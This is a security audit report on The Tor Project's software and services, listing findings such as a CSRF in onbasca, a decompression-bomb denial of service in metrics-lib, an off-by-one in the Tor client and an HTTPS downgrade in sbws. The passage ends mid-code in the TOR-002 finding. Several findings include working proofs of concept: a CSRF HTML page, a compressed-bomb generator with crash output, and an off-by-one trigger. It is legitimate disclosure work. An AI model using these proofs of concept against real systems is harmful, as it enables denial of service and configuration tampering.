Penetration Test Report

The Tor Project

V 1.0
Amsterdam, August 29th, 2023
Confidential

Document Properties

Client	The Tor Project
Title	Penetration Test Report
Targets	Clients (Android, Tor Browser) Exit relay (Tor core) Exposed-services (metrics server, SWBS, Onionoo API) Infrastructure compenents (monitoring & alert) Testing/profiling tools
Version	1.0
Pentesters	Dennis Brinkrolf, Stefan Grönke
Authors	Dennis Brinkrolf, Marcus Bointon
Reviewed by	Marcus Bointon
Approved by	Melanie Rieback

Version control

Version	Date	Author	Description
0.1	August 13th, 2023	Dennis Brinkrolf	Initial draft
0.2	August 23rd, 2023	Marcus Bointon	Review
1.0	August 29th, 2023	Marcus Bointon	1.0

Contact

For more information about this document and its contents please contact Radically Open Security B.V.

Name	Melanie Rieback
Address	Science Park 608 1098 XH Amsterdam The Netherlands
Phone	+31 (0)20 2621 255
Email	info@radicallyopensecurity.com

Table of Contents

1 Executive Summary

1.1 Introduction

Between April 17, 2023 and August 13, 2023, Radically Open Security B.V. carried out a penetration test for The Tor Project. This report contains our findings as well as detailed explanations of exactly how ROS performed the penetration test.

1.2 Scope of work

The scope of the code audit was limited to the following targets:

- Clients (Android, Tor Browser)
- Exit relay (Tor core)
- Exposed-services (metrics server, SWBS, Onionoo API)
- Infrastructure compenents (monitoring & alert)
- Testing/profiling tools

The scoped services are broken down as follows:

- Code audit: 15-20 days
- Reporting: 2-4 days
- (Optional) retest: 2-5 days
- PM/Review: 2 days
- **Total effort: 21 - 31 days**

1.3 Project objectives

ROS's objective was to perform a code audit of software changes made during the grant's lifecycle to make the Tor network faster and more reliable for users in Internet-repressive places. To do so, ROS will audit the code changes and guide the Tor Project in attempting to find vulnerabilities, exploiting any such found to try to gain further access and elevated privileges.

1.4 Timeline

The security audit took place between April 17, 2023 and August 13, 2023.

1.5 Results In A Nutshell

During this crystal-box penetration test we found 1 High, 4 Moderate, 10 Low and 2 Unknown-severity issues.

The most severe issue is a high-severity CSRF vulnerability in the Onion Bandwidth Scanner (onbasca) TOR-008 (page 15). By exploiting this issue, pre-authenticated attackers can inject their Tor bridges into the database that may be used to daemonize the hosted instance or to carry out further attacks. We noticed that no security headers are set in TOR-009 (page 30), leaving a broad attack surface exposed for common client-side security issues.

ROS audited the Simple Bandwidth Scanner (sbws), a Tor bandwidth scanner that generates bandwidth files to be used by Directory Authorities, and found 1 moderate and 4 low-severity issues. The moderate issue allows attackers to perform an HTTPS downgrade attack to HTTP in TOR-028 (page 23), potentially allowing malicious exit nodes to leak secret tokens configured only for some destinations. In TOR-003 (page 26), attackers can bypass the HTTPS enforcement of the destination URL by using subdomains. In both cases, attackers can configure the destination URLs, which is a limited attacker scenario, but that may change as the project evolves. We found two vulnerabilities in TOR-002 (page 24) andTOR-005 (page 28) that allow local attackers to read and write files with the privileges of the sbws user if the attackers are in the same Unix group. In issue TOR-004 (page 27), we documented finding 92 assert statements in the code, which open up a wide range of potential denial-of-service attacks.

We found only two issues while deep-diving the code of the publicly exposed services `oonionoo.torproject.org` and `metrics.torproject.org`. The oonionoo service suffers from a potential DoS vulnerability due to its use of the `StringBuilder.append` method, which can quickly cause the JVM to overconsume heap memory space in TOR-016 (page 35). However, this is not exploitable due to the limited GET request URI length, making this a low-severity finding. The metrics service runs on an outdated Jetty version from 2015 that suffers from publicly known security vulnerabilities such as CVE-2021-28165 in TOR-017 (page 40). The impact of the known vulnerabilities ranges from pre-auth DoS to remote code execution. Due to time constraints, this issue could not be followed up and was consequently rated as unknown severity.

By accident, ROS came across the `survey.torproject.org` service. It quickly became evident that LimeSurvey version 6.1.6+230703 was being used without htaccess support enabled on web server TOR-015 (page 38). Since this service is out of scope, it was not feasible to follow this lead further, and the issue is rated unknown severity. However, aside from already leaking information, attackers may achieve remote code execution by accessing the PHP vendor folder located on the web root.

Much attention was paid to the Tor client and Tor Android browser modifications. In the Tor client, we found off-by-one and out-of-bounds vulnerabilities. The off-by-one vulnerability in TOR-025 (page 21) was rated moderate, while the out-of-bounds one was rated low in TOR-024 (page 37). In both cases, the likelihood that attackers can exploit these vulnerabilities is minimal. The tor-android-service uses C code dating from 2012 from unmaintained third-party vendors in TOR-022 (page 20). The tor-android-service is shipped with the Tor browser for Android, and a malicious

application could exploit vulnerabilities within the tun2socks module to deanonymize the user or to run arbitrary code. Due to the risk potential, this finding was rated as moderate.

The Tor project implemented a Java API fetching Tor descriptors from various sources like cached descriptors, Directory Authorities, and mirrors. However, we found that the metrics-lib is vulnerable to a DoS attack if attackers can pass an arbitrary descriptor file, leading to a moderate-severity vulnerability in TOR-021 (page 17).

We found three other minor problems. Two issues in the scripts used by the network health helpers in TOR-013 (page 32) and TOR-014 (page 34) relate to insufficient validation of fingerprints. We found a vulnerability in the exitmap code caused by inappropriate permissions in TOR-012 (page 31). All three vulnerabilities give local users in the same Unix group as the user running the scripts a limited ability to read and write files.


Our primary recommendation is to shrink the potential attack surface of the public-facing infrastructure by addressing the following issues in order: TOR-015 (page 38), TOR-017 (page 40), and TOR-016 (page 35). The second step is to protect the essential Directory Authorities in the Tor network TOR-008 (page 15), TOR-009 (page 30), TOR-028 (page 23), TOR-003 (page 26), TOR-004 (page 27), TOR-005 (page 28), TOR-002 (page 24), TOR-012 (page 31), TOR-013 (page 32), and TOR-014 (page 34). Lastly, we recommended protecting users by fixing the vulnerabilities in the Tor client (TOR-025 (page 21), TOR-024 (page 37)), the Tor Browser for Android (TOR-022 (page 20)), and the metrics-lib (TOR-024 (page 37)).

1.6 Summary of Findings


ID	Type	Description	Threat level
TOR-008	CWE-352: Cross-Site Request Forgery (CSRF)	The Onion Bandwidth Scanner (onbasca), suffers from a Cross-Site Request Forgery (CSRF) vulnerability via HTTP GET. As a result, pre-authenticated attackers can inject bridges into the database.	High
TOR-021	CWE-789: Memory Allocation with Excessive Size Value	The metrics-lib is vulnerable to a DoS attack if attackers can pass it an arbitrary descriptor file.	Moderate
TOR-022	CWE-1104: Use of Unmaintained Third Party Components	Code from unmaintained third parties is used within the tor-android service shipped with the Tor browser for Android.	Moderate
TOR-025	CWE-193: Off-by-one Error	The read_file_to_str_until_eof function returns the read size without counting the 0-byte, resulting in an off-by-one vulnerability.	Moderate
TOR-028	CWE-757: Selection of Less-Secure Algorithm During Negotiation ('Algorithm Downgrade')	A destination endpoint can downgrade the HTTPS connection via HTTP redirects.	Moderate
TOR-002	CWE-276: Incorrect Default Permissions	Generating a v3bw file lacks permissions checks, allowing other users to access the folder.	Low
TOR-003	CWE-693: Protection Mechanism Failure	Attackers can bypass HTTPS enforcement by specifying a destination URL with 127.0.0.1 as a subdomain.	Low

TOR-004	CWE-617: Reachable Assertion	The SBWS has 92 assertions in the code base that could be abused for denial of service attacks or to bypass security-related checks.	Low
TOR-005	CWE-61: UNIX Symbolic Link (Symlink) Following	The cleanup command is vulnerable to two attacks that a low-privileged user can perform, leading to an arbitrary file read and write.	Low
TOR-009	CWE-693: Protection Mechanism Failure	The onbasca production environment doesn't set security headers.	Low
TOR-012	CWE-276: Incorrect Default Permissions	Low-privileged users in the same group as the user running exitmap with a custom tor directory can change the destination of the subsequent execution due to insecure default permissions.	Low
TOR-013	CWE-93: Improper Neutralization of CRLF Sequences ('CRLF Injection')	Due to insufficient validation of fingerprints, attackers can inject new lines leading to manipulated config entries.	Low
TOR-014	CWE-61: UNIX Symbolic Link (Symlink) Following	Due to insufficient validation of fingerprints and the following symlinks, low-privileged attackers on the same system can leak content from other files.	Low
TOR-016	CWE-789: Memory Allocation with Excessive Size Value	The oonionoo.torproject.org website suffers from a potential denial of service vulnerability through the StringBuilder.append method.	Low
TOR-024	CWE-119: Improper Restriction of Operations within the Bounds of a Memory Buffer	The pem_decode function passes incorrect boundaries to the underlying standard C library function memmem when parsing a PEM file.	Low
TOR-015	CWE-552: Files or Directories Accessible to External Parties	The website survey.torproject.org lacks .htaccess support, allowing pre-authenticated attackers to obtain information about the environment.	Unknown
TOR-017	CWE-1395: Dependency on Vulnerable Third-Party Component	The Tor metrics site runs on an outdated Jetty version from 2015 that suffers from publicly known security vulnerabilities.	Unknown

1.6.1 Findings by Threat Level



1.6.2 Findings by Type



- Cwe-789: memory allocation with excessive size value (2)
- Cwe-276: incorrect default permissions (2)
- Cwe-693: protection mechanism failure (2)
- Cwe-61: unix symbolic link (symlink) following (2)
- Cwe-352: cross-site request forgery (csrf) (1)
- Cwe-1104: use of unmaintained third party components (1)
- Cwe-193: off-by-one error (1)
- Cwe-757: selection of less-secure algorithm during negotiation ('algorithm downgrade') (1)
- Cwe-617: reachable assertion (1)
- Cwe-93: improper neutralization of crlf sequences ('crlf injection') (1)
- Cwe-119: improper restriction of operations within the bounds of a memory buffer (1)
- Cwe-552: files or directories accessible to external parties (1)
- Cwe-1395: dependency on vulnerable third-party component (1)

1.7 Summary of Recommendations

ID	Type	Recommendation
TOR-008	CWE-352: Cross-Site Request Forgery (CSRF)	• Accept the bridge line via `request.POST` only, so the HTTP request must be a POST request. • Then remove the `@csrf_exempt` decorator. • Finally, enable the default Django CSRF middleware.
TOR-021	CWE-789: Memory Allocation with Excessive Size Value	• Catch the `OutOfMemoryError` exception thrown by the JVM and abort the whole parsing process.
TOR-022	CWE-1104: Use of Unmaintained Third Party Components	• Update the dependencies and switch to other components that are actively maintained.

		• Alternatively, perform a code audit focusing on the tun2socks module or analyze and reduce the possible impact of security issues occurring in its code.
TOR-025	CWE-193: Off-by-one Error	• Alter the `read_file_to_str_until_eof` function to allow for 1 byte less than the maximum number of possible bytes to leave space for appending the required 0 byte.
TOR-028	CWE-757: Selection of Less-Secure Algorithm During Negotiation ('Algorithm Downgrade')	• Follow redirects only if explicitly needed. • Ignore redirects from HTTPS to HTTP.
TOR-002	CWE-276: Incorrect Default Permissions	• Check the folder's permissions before creating more files inside it. • Change the folder's permissions in advance, e.g., to `0700`.
TOR-003	CWE-693: Protection Mechanism Failure	• Replace the second condition with `url.hostname == "127.0.0.1"` to match the allowed URL exactly.
TOR-004	CWE-617: Reachable Assertion	• Remove all assertions from production code.
TOR-005	CWE-61: UNIX Symbolic Link (Symlink) Following	• Restrict access to the `datadir` to the sbws user only. • Check whether a file is a symlink before acting as in the case of `gzip.open`. • Make the `_get_files_mtime_older_than` function return file descriptors instead of filenames to prevent a time-of-check-to-time-of-use attack.
TOR-009	CWE-693: Protection Mechanism Failure	• Enable the default middleware in Django to set standard security headers.
TOR-012	CWE-276: Incorrect Default Permissions	• Replace `os.makedirs(args.tor_dir)` with `os.makedirs(args.tor_dir, mode=0o700)` to ensure only the user running exitmap has access to the directory. • Don't follow symlinks.
TOR-013	CWE-93: Improper Neutralization of CRLF Sequences ('CRLF Injection')	• Validate the fingerprint with the regular expression `^[0-9A-Fa-f]{40}$` or use stem.
TOR-014	CWE-61: UNIX Symbolic Link (Symlink) Following	• Validate the fingerprint with the regular expression `^[0-9A-Fa-f]{40}$` or use stem and don't follow symlinks.
TOR-016	CWE-789: Memory Allocation with Excessive Size Value	• Catch the `OutOfMemoryError` exception thrown by the JVM and then abort the whole parsing process.
TOR-024	CWE-119: Improper Restriction of Operations within the Bounds of a Memory Buffer	• Do not rely on sanity checks within the underlying libraries. • Check the bounds directly in the application code.
TOR-015	CWE-552: Files or Directories Accessible to External Parties	• Configure the web server with .htaccess support to prevent access to dangerous folders like `vendor`.

		• If the installed application is for longer-term use, transpose .htaccess directives to system apache config.
TOR-017	CWE-1395: Dependency on Vulnerable Third-Party Component	• Upgrade the Jetty server to the latest version to prevent possible attacks on Tor's infrastructure.

2 Methodology

2.1 Planning

Our general approach during penetration tests is as follows:

1. **Reconnaissance**
   We attempt to gather as much information as possible about the target. Reconnaissance can take two forms: active and passive. A passive attack is always the best starting point as this would normally defeat intrusion detection systems and other forms of protection afforded to the app or network. This usually involves trying to discover publicly available information by visiting websites, newsgroups, etc. An active form would be more intrusive, could possibly show up in audit logs and might take the form of a social engineering type of attack.
2. **Enumeration**
   We use various fingerprinting tools to determine what hosts are visible on the target network and, more importantly, try to ascertain what services and operating systems they are running. Visible services are researched further to tailor subsequent tests to match.
3. **Scanning**
   Vulnerability scanners are used to scan all discovered hosts for known vulnerabilities or weaknesses. The results are analyzed to determine if there are any vulnerabilities that could be exploited to gain access or enhance privileges to target hosts.
4. **Obtaining Access**
   We use the results of the scans to assist in attempting to obtain access to target systems and services, or to escalate privileges where access has been obtained (either legitimately though provided credentials, or via vulnerabilities). This may be done surreptitiously (for example to try to evade intrusion detection systems or rate limits) or by more aggressive brute-force methods. This step also consist of manually testing the application against the latest (2017) list of OWASP Top 10 risks. The discovered vulnerabilities from scanning and manual testing are moreover used to further elevate access on the application.

2.2 Risk Classification

Throughout the report, vulnerabilities or risks are labeled and categorized according to the Penetration Testing Execution Standard (PTES). For more information, see: http://www.pentest-standard.org/index.php/Reporting

These categories are:

- **Extreme**
  Extreme risk of security controls being compromised with the possibility of catastrophic financial/reputational losses occurring as a result.

- **High**

  High risk of security controls being compromised with the potential for significant financial/reputational losses occurring as a result.
- **Elevated**

  Elevated risk of security controls being compromised with the potential for material financial/reputational losses occurring as a result.
- **Moderate**

  Moderate risk of security controls being compromised with the potential for limited financial/reputational losses occurring as a result.
- **Low**

  Low risk of security controls being compromised with measurable negative impacts as a result.

3 Findings

We have identified the following issues:

3.1 TOR-008 — onbasca – CSRF via GET allows adding bridges on production configuration

Vulnerability ID: TOR-008	**Status:** Unresolved
Vulnerability type: CWE-352: Cross-Site Request Forgery (CSRF)	
Threat level: High	

Description:

The Onion Bandwidth Scanner (onbasca), suffers from a Cross-Site Request Forgery (CSRF) vulnerability via HTTP GET. As a result, pre-authenticated attackers can inject bridges into the database.

Technical description:

The `create_bridges` view parses the bridges passed via HTTP GET to `bridge_lines` and stores them in a database via the `_create_bridge` function.

In `tpo/network-health/onbasca/onbrisca/views.py/views.py`:

```
@csrf_exempt
def create_bridges(request):
    [...]
    if not request.method == "GET":
        return JsonResponse(response_data, status=403)  # Forbidden
    if request.content_type == "application/json":
        data = json.loads(request.body)
    else:
        data = dict(request.GET)
    bridge_lines = data.get("bridge_lines", None)
    [...]
    for bridge_line in bridge_lines:
        bridge_result = _create_bridge(bridge_line, mu, muf, bridge_ratio)
    [...]
    return response
```

The `bridgescan` command measures the bandwidth of the bridges stored in the database. For this Django management command, a `bridgescan` daemon is shipped as a `systemd` service file during the installation of onbasca.

In `tpo/network-health/onbasca/onbrisca/management/commands/bridgescan.py`:

```
class Command(OnbascaCommand):
    def handle(self, *args, **options):
        scanner = BridgeScanner.load()
        scanner.init(port=config.EXTERNAL_CONTROL_PORT)
        scanner.run()
```

The `set_bridgelines` method obtains all bridges from the database via the `bridges` parameter, including the attacker's previously added bridges. In the next step, the newly injected bridges are used to connect to the Tor network.

In `tpo/network-health/onbasca/onbrisca/bridge_torcontrol.py`:

```
class BridgeTorControl(TorControl):
    def set_bridgelines(self, bridges):
        bridgelines = Bridge.objects.bridgelines_from_bridges(bridges)
        # Obtain first the bridges already set to do not set duplicated bridges
        tor_bridgelines = self.controller.get_conf("Bridge", multiple=True)
        new_bridgelines = set(bridgelines).difference(set(tor_bridgelines))
        if new_bridgelines:
            self.controller.set_conf("Bridge", new_bridgelines)
            self.controller.set_conf("UseBridges", "1")
```

Proof of Concept

```
<!DOCTYPE html>
<html lang="en">
<head>
    <meta charset="UTF-8">
    <title>Nothing to see here :)</title>
</head>
<body>
<script>
    function poc(){
  try {
    const response = fetch("http://127.0.0.1:8000/bridge-state/?
bridge_lines=obfs4+0.0.0.0%3A00000+AAA+cert%3D0+iat-mode%3D0");
    if (!response.ok) {
      alert("Network response was not OK");
    }
  } catch (error) {
      alert("error")
        console.error("There has been a problem with your fetch operation:", error);
  }
    }
</script>

<input type="button" value="RUN POC!" onclick="poc()"/>
</body>
</html>
```

Impact:

Attackers can lure Directory Authorities victims to their site and perform a successful CSRF attack as soon the victim's browser runs in the same network as onbasca. This is the case when the victim uses the Django web interface. As a result, pre-authenticated attackers can inject attacker-controlled IPs into the database. When the `bridgescan`

command is invoked, which runs regularly, the onbasca application will connect to the attacker-controlled bridge. By doing this, attackers may be able to daemonize the hosted instance of onbasca or carry out further attacks.

Since onbasca is similar to the bandwidth scanner implementation of sbws, it's highly likely that onbasca is also affected by finding TOR-028 (page 23).

Recommendation:

- Accept the bridge line via `request.POST` only, so the HTTP request must be a POST request.
- Then remove the `@csrf_exempt` decorator.
- Finally, enable the default Django CSRF middleware.

Update :

This commit does not fix the vulnerability because the bridge line is still passed via HTTP GET, which bypasses Django's CSRF middleware protection.

3.2 TOR-021 — metrics-lib – Denial of service in `DescriptorImpl` `getRawDescriptorBytes` via descriptor file

Vulnerability ID: TOR-021

Vulnerability type: CWE-789: Memory Allocation with Excessive Size Value

Threat level: Moderate

Description:

The metrics-lib is vulnerable to a DoS attack if attackers can pass it an arbitrary descriptor file.

Technical description:

The `DescriptorImpl` implementation in metrics-lib is vulnerable to a DoS attack if attackers can pass an arbitrary descriptor file. Inside the method `getRawDescriptorBytes`, the bytes are copied into a local array, which requires a lot of heap memory. At this point, some heap memory has already been used, which causes the JVM to raise an `OutOfMemory` exception. Since the library does not catch this exception, the whole application crashes. Attackers can compress a 600MB file to 0.0006 MB to trigger an out-of-memory crash when it is uncompressed (a zip bomb).

In `src/main/java/org/torproject/descriptor/impl/DescriptorImpl.java`:

```
public abstract class DescriptorImpl implements Descriptor {
```

```
  protected byte[] getRawDescriptorBytes(int offset, int length) {
    [...]
    byte[] result = new byte[length];
    System.arraycopy(this.rawDescriptorBytes, offset, result, 0, length);
    return result;
  }

  private void cutOffAnnotations() throws DescriptorParseException {
    int start = 0;
    String ascii = new String(this.getRawDescriptorBytes(),
  }

  protected DescriptorImpl(byte[] rawDescriptorBytes, int[] offsetAndLength,
      File descriptorFile, boolean blankLinesAllowed)
      throws DescriptorParseException {
    [...]
    this.cutOffAnnotations();
  }
```

Proof of Concept

```
import os

def main():
    # these parameters can be changed
    mb_count = 600
    out_file = "p.tar.bz2"

    file = "descriptor_bomb"
    headline = "@type tordnsel 1.\n"
    with open(file, "w") as fp:
        fp.write(headline)
        fp.write("X" * int(mb_count * 1e6))

    file_size = os.path.getsize(file)
    print("File Size is :", file_size / 1e6, "MB")

    # compress file
    print("Compress File..")
    os.system("tar -cvjSf p.tar.bz2 descriptor_bomb")

    file_size = os.path.getsize(out_file)
    print("=> Compressed payload size is:", file_size / 1e6, "MB")


if __name__ == '__main__':
    main()
```

Vulnerable Java File

```
import org.torproject.descriptor.*;

import java.io.File;
import java.lang.management.ManagementFactory;
import java.lang.management.MemoryMXBean;
import java.lang.management.MemoryUsage;

public class PoC {
    public static void main(String[] args) {
```

```
        // adapt the path to the payload
        File payload = new File("descriptors/p.tar.bz2");

        // some output
        MemoryMXBean memBean = ManagementFactory.getMemoryMXBean() ;
        MemoryUsage heapMemoryUsage = memBean.getHeapMemoryUsage();
        System.out.printf("Maximum heap memory: %f MB\n",heapMemoryUsage.getMax()/1e6);

        DescriptorReader descriptorReader = DescriptorSourceFactory.createDescriptorReader();

        // trigger DoS
        for (Descriptor descriptor : descriptorReader.readDescriptors(payload)) {
            System.out.println("dead code");
        }
    }
}
```

Output

```
Aug 01, 2023 5:08:52 PM org.torproject.descriptor.impl.DescriptorReaderImpl$DescriptorReaderRunnable
 run
SEVERE: Bug: uncaught exception or error while reading descriptors.
java.lang.OutOfMemoryError: Java heap space
    at java.lang.StringCoding.decode(StringCoding.java:215)
    at java.lang.String.<init>(String.java:463)
    at java.lang.String.<init>(String.java:515)
    at org.torproject.descriptor.impl.DescriptorImpl.cutOffAnnotations(DescriptorImpl.java:225)
    at org.torproject.descriptor.impl.DescriptorImpl.<init>(DescriptorImpl.java:216)
    at org.torproject.descriptor.impl.ExitListImpl.<init>(ExitListImpl.java:25)
    at
 org.torproject.descriptor.impl.DescriptorParserImpl.detectTypeAndParseDescriptors(DescriptorParserImpl.java:116
    at
 org.torproject.descriptor.impl.DescriptorParserImpl.parseDescriptors(DescriptorParserImpl.java:34)
    at org.torproject.descriptor.impl.DescriptorReaderImpl
$DescriptorReaderRunnable.readTarball(DescriptorReaderImpl.java:318)
    at org.torproject.descriptor.impl.DescriptorReaderImpl
$DescriptorReaderRunnable.readTarballs(DescriptorReaderImpl.java:268)
    at org.torproject.descriptor.impl.DescriptorReaderImpl
$DescriptorReaderRunnable.run(DescriptorReaderImpl.java:159)
    at java.lang.Thread.run(Thread.java:748)
```

Impact:

The exploitation of this vulnerability leads to a denial of service. Depending on the usage, it can terminate the entire application that imports the `metrics-lib` if attackers have control over the contents of a descriptor file.

Recommendation:

- Catch the `OutOfMemoryError` exception thrown by the JVM and abort the whole parsing process.

3.3 TOR-022 — tor-android-service – Use of unmaintained third-party components

Vulnerability ID: TOR-022

Vulnerability type: CWE-1104: Use of Unmaintained Third Party Components

Threat level: Moderate

Description:

Code from unmaintained third parties is used within the tor-android service shipped with the Tor browser for Android.

Technical description:

Code from unmaintained third parties is used within the tor-android service shipped with the Android Tor browser. The tor-android service starts a Socks5 server (jsocksAndroid) to route every request of an application through Tor. To achieve this, the tun2socks module is used, which forwards all connections from a given TUN device to the Sock5 server and consequently through Tor. The jsocksAndroid project is written in Java, but its last commit was 8 years ago.

However the tun2socks module, implemented in C, from the badvpn project represents a higher security risk. The master branch of the badvpn project used is 9 commits ahead, 186 commits behind the `ambrop72:master` fork. In turn, the `ambrop72:master` repository was archived on Aug 22, 2021, and its last release was in 2015. Upon further evaluation, we found that the tun2socks project uses C code from 2012. In short, this project is not maintained.

Impact:

Depending on the configuration, it might be possible for other apps to communicate with the interface, e.g., when an application is torified. A malicious application could exploit vulnerabilities within the tun2socks module to deanonymize the user or run arbitrary code inside the tor-android service. Because of this pentest's broad scope and the limited time available, it was not feasible to audit the tun2socks module. However, this finding is rated as moderate severity due to the risk potential.

Recommendation:

- Update the dependencies and switch to other components that are actively maintained.
- Alternatively, perform a code audit focusing on the tun2socks module or analyze and reduce the possible impact of security issues occurring in its code.

3.4 TOR-025 — Tor client – Off-by-one in `read_file_to_str_until_eof`

Vulnerability ID: TOR-025

Vulnerability type: CWE-193: Off-by-one Error

Threat level: Moderate

Description:

The `read_file_to_str_until_eof` function returns the read size without counting the 0-byte, resulting in an off-by-one vulnerability.

Technical description:

During the ongoing fuzzing campaign, we discovered a vulnerability in the `read_file_to_str_until_eof` function. The second parameter, `MAX_FUZZ_SIZE` specifies the maximum number of bytes to be read. In the third parameter, `size` the read bytes are stored. If the read bytes are equal to the maximum number of bytes, a 0-byte is appended to the read string `input`. In this case, the length of the string is not `size` but `size+1`. Further use of the `size` parameter like `tor_memdup(input, size)` leads to an off-by-one within the newly allocated buffer `raw`.

In `src/test/fuzz/fuzzing_common.c`:

```
int
main(int argc, char **argv)
{
  size_t size;
#define MAX_FUZZ_SIZE (128*1024)
  char *input = read_file_to_str_until_eof(0, MAX_FUZZ_SIZE, &size);
  tor_assert(input);
  char *raw = tor_memdup(input, size); /* Because input is nul-terminated */
  tor_free(input);
  fuzz_main((const uint8_t*)raw, size);
  tor_free(raw);
 [...]
}
```

Proof of Concept

```
# compile Tor with ASAN
CFLAGS="-fsanitize=address -g -O0" CXXFLAGS="-fsanitize=address -g -O0" LDFLAGS="-
fsanitize=address" ./configure
make -j`nproc`

# Trigger the Off-by-one:
echo -en "AAAAAAAAAA" | ./src/app/tor
```

Edit the Tor main file in `src/app/main/main.c`:

```
int
```

```
tor_run_main(const tor_main_configuration_t *tor_cfg)
{
#ifdef EVENT_SET_MEM_FUNCTIONS_IMPLEMENTED
  event_set_mem_functions(tor_malloc_, tor_realloc_, tor_free_);
#endif
  size_t bytes_read = 0;
  printf("The function read_file_to_str_until_eof reads maximum %d bytes from stdin:\n", 10);
  char *input = read_file_to_str_until_eof(0, 10, &bytes_read);

  //At this point 0-9 contains "A", and at i=10, we have the 0 byte that ends the string. However,
 the size is 11 and not 10
  printf("Bytes read from STDIN into *input:\n");
  for(size_t i=0; i < bytes_read+1; i++){
    printf("i=%zu => %02hhX\n", i, input[i]);
    if(i == bytes_read){
      printf("\n=> Off-by-one => i=%zu => %02hhX\n", i, input[i]);
    }
  }

  tor_assert(input);

  // now we malloc 10 bytes (0-9)
  char *raw = tor_memdup(input, bytes_read); /* Because input is nul-terminated */

  printf("\n=> Print the values of *raw within the malloc boundaries:\n");
  for(size_t i=0; i < bytes_read; i++){
    printf("i=%zu => %02hhX\n", i, input[i]);
  }

  free(input);

  printf("Trigger the Off-by-one with ASAN: %lu\n", strlen(raw));

  free(raw);
  return 1;
}
```

Impact:

The vulnerability can be exploited for an information leak, denial of service, or as a primitive for remote code execution, depending on how it is used. However, we did not succeed in creating an effective exploit during the code review, so the vulnerability is rated moderate severity.

Recommendation:

- Alter the `read_file_to_str_until_eof` function to allow for 1 byte less than the maximum number of possible bytes to leave space for appending the required 0 byte.

3.5 TOR-028 — sbws - HTTPS Downgrade Attack via HTTP redirects

Vulnerability ID: TOR-028

Vulnerability type: CWE-757: Selection of Less-Secure Algorithm During Negotiation ('Algorithm Downgrade')

Threat level: Moderate

Description:

A destination endpoint can downgrade the HTTPS connection via HTTP redirects.

Technical description:

The sbws scanner command builds circuits and measures relays' bandwidth by downloading/uploading data from destination entries in the config. However, multiple destinations can be defined, including services offering download files. To perform a measurement, the function `timed_recv_from_server` is used to download a file from a destination and to track the elapsed time. The corresponding HTTP client was previously created using the `make_session` function and utilizes the `requests` library. However, this library follows HTTP redirects by default, which allows a malicious destination to redirect the client to another host and downgrade the connection from HTTPS to HTTP.

For example, an attacker could downgrade another destination from HTTPS to HTTP while measuring the malicious destination. Each connection passes through Tor, allowing malicious exit-node operators to perform a man-in-the-middle attack between the exit node and the redirected destination because of the downgrade. This is especially critical if, for example, API tokens or other secret HTTP request headers are configured only for specific destinations. In the worst case, this can lead to leaked secrets and thus form the basis for further attacks.

In `tpo/network-health/sbws/core/scanner.py`:

```
def timed_recv_from_server(session, dest, byte_range):
    start_time = time.monotonic()
    HTTP_GET_HEADERS["Range"] = byte_range
    try:
        session.get(dest.url, headers=HTTP_GET_HEADERS, verify=dest.verify)
```

In `tpo/network-health/sbws/util/requests.py`:

```
class TimedSession(requests.Session):
    def get(self, url, **kwargs):
        return super().get(
            url, timeout=getattr(self, "_timeout", None, ), **kwargs
        )

def make_session(controller, timeout):
    s = TimedSession()
    socks_info = stem_utils.get_socks_info(controller)
    s.proxies = {
```

```
        "http": "socks5h://{}:{}".format(*socks_info),
        "https": "socks5h://{}:{}".format(*socks_info),
    }
    s._timeout = timeout
    s.headers = settings.HTTP_HEADERS
    return s
```

Impact:

Attackers controlling a destination could perform an HTTPS downgrade attack, potentially allowing malicious exit nodes (the attacker) to leak secret tokens configured only for specific destinations. However, when writing this report, all destinations are treated equally, not giving attackers a significant advantage. But this may change in the future as this project evolves.

Recommendation:

- Follow redirects only if explicitly needed.
- Ignore redirects from HTTPS to HTTP.

3.6 TOR-002 — sbws – Limited File read/write due to missing permissions check via symlinks

Vulnerability ID: TOR-002 **Status:** Unresolved

Vulnerability type: CWE-276: Incorrect Default Permissions

Threat level: Low

Description:

Generating a `v3bw` file lacks permissions checks, allowing other users to access the folder.

Technical description:

The sbws allows specifying an argument `output` which describes where the latest `v3bw` file should be stored via the `V3BWFile` class' `write` method. However, it does not check what permissions the output file's folder has before performing file operations.

In file `tpo/network-health/sbws/lib/v3bwfile.py`:

```
class V3BWFile(object):
    def write(self, output):
```

```
        if output == "/dev/stdout":
            log.info("Writing to stdout is not supported.")
            return

        # To avoid inconsistent reads, the bandwidth data is written to an
